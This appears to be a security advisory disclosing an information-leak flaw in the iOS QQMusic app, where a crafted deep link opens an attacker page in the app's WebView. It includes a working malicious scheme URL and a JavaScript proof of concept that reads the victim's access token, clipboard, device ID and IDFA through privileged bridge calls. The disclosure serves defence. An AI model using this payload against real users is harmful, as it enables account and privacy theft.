An information leak vulnerability in the iOS version of QQMusic

Brief Description


The iOS version of the QQMusic supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the QQMusic app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as AccsessToken, GameID), **obtaining victim's device information** (such as DeviceID, IDFA) and **reading victim's clipboard**.

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **qqmusic://qq.com/ui/openUrl?p={"url":"https://attack.com/attack.html"}**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/qqmusic/atkQQMusic.html**" as the malicious webpage.


When the victim clicks on this URL (**qqmusic://qq.com/ui/openUrl?p={"url":"https://zhouziyi1.github.io/iOSJS/qqmusic/atkQQMusic.html"}**), it directs the victim to the QQMusic app and opens the webpage **https://zhouziyi1.github.io/iOSJS/qqmusic/atkQQMusic.html** within the app.





Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's account information** (such as AccsessToken, GameID), **obtaining victim's device information** (such as DeviceID, IDFA) and **reading victim's clipboard**.





```
window.M.client.__aCallbacks["233"] = function (json) {
    var AccessToken = json.data.AccessToken;
    document.getElementById("AccessToken").innerText = "Your AccessToken: \n" + AccessToken;
}
fetchData("qqmusic://qq.com/data/getAccessToken?p={}#233");

document.getElementById("AccessClipBoard").onclick = function () {
    window.M.client.__aCallbacks["234"] = function (json) {
        var ClipboardText = json.data.text;
        document.getElementById("ClipBoardText").innerText = ClipboardText;
    }
    fetchData("qqmusic://qq.com/data/getClipboard?p={}#234");
}

window.M.client.__aCallbacks["235"] = function (json) {
    var DeviceID = json.data.identifier;
    var IDFA = json.data.idfa;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + DeviceID;
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + IDFA;
}
fetchData("qqmusic://qq.com/device/getDeviceInfo?p={}#235");
```

Impact of the Vulnerability

Scope of the vulnerability: QQMusic iOS version ≤ 13.10.0 (the latest version as of 2024-10-01).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.